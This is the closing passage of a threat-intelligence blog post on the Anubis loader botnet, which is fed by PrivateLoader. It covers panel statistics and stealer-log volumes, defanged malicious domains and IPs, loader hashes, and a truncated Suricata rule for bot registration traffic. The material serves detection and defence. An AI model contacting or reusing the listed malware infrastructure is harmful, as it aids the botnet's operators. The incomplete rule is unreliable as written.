
The panel refers to itself as 'ANUBIS PANEL' and contains roughly 20K bots. The bots appeared to be leveraged for crypto mining and distributing other malware.

Press enter or click to view image in full size




PPI stats


By country:



Country map for installs:



Install stat slice from January:



The stats clearly show Anubis operators have been delivering thousands of installs each week. In the case of Anubis, more than 500 unique binaries were distributed. The delivered tasks from Anubis also appear to similarly overlap with those of PrivateLoader.

Over a period of 12 days, more than 11 GB of stealer logs were collected. While cracked software is often overlooked in the world of CyberCrime, it is clearly underestimated as a tactic.

IOCs

```
Privacy-tools-for-you-777[.]com
2.56.59[.]42
212.193.30[.]29
212.193.30[.]45
privacy-tools-for-you-782[.]com
file-coin-host-12[.]com
host-file-file0[.]com
privacy-tools-for-you-781[.]com
coin-file-file-19[.]com
coin-coin-file-9[.]com
file-file-host8[.]com
data-host-coin-8[.]com
file-file-host4[.]com
host-data-coin-11[.]comAnubis Loader:
84b33d3b0c1e396758f9591e797f5b0029be3f6a752dc2bec2dc20a85d68adda
b7e657155c23d71f732171d68764793bb6010d42da1f80eb4dc9a630aeae1307
4b5b660add37cd7a6d6a2444c3d410ed0de1c24e59c5e1d0091976bbc8099fef
```

TCP traffic suricata rule:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any ( msg:"Anubis Registration"; content:"|54 67 69 2f 40|"
```

References

1: https://intel471.com/blog/privateloader-malware

2: https://www.fortinet.com/blog/threat-research/omicron-variant-lure-used-to-distribute-redline-stealer

---

Source: https://medium.com/walmartglobaltech/privateloader-to-anubis-loader-55d066a2653e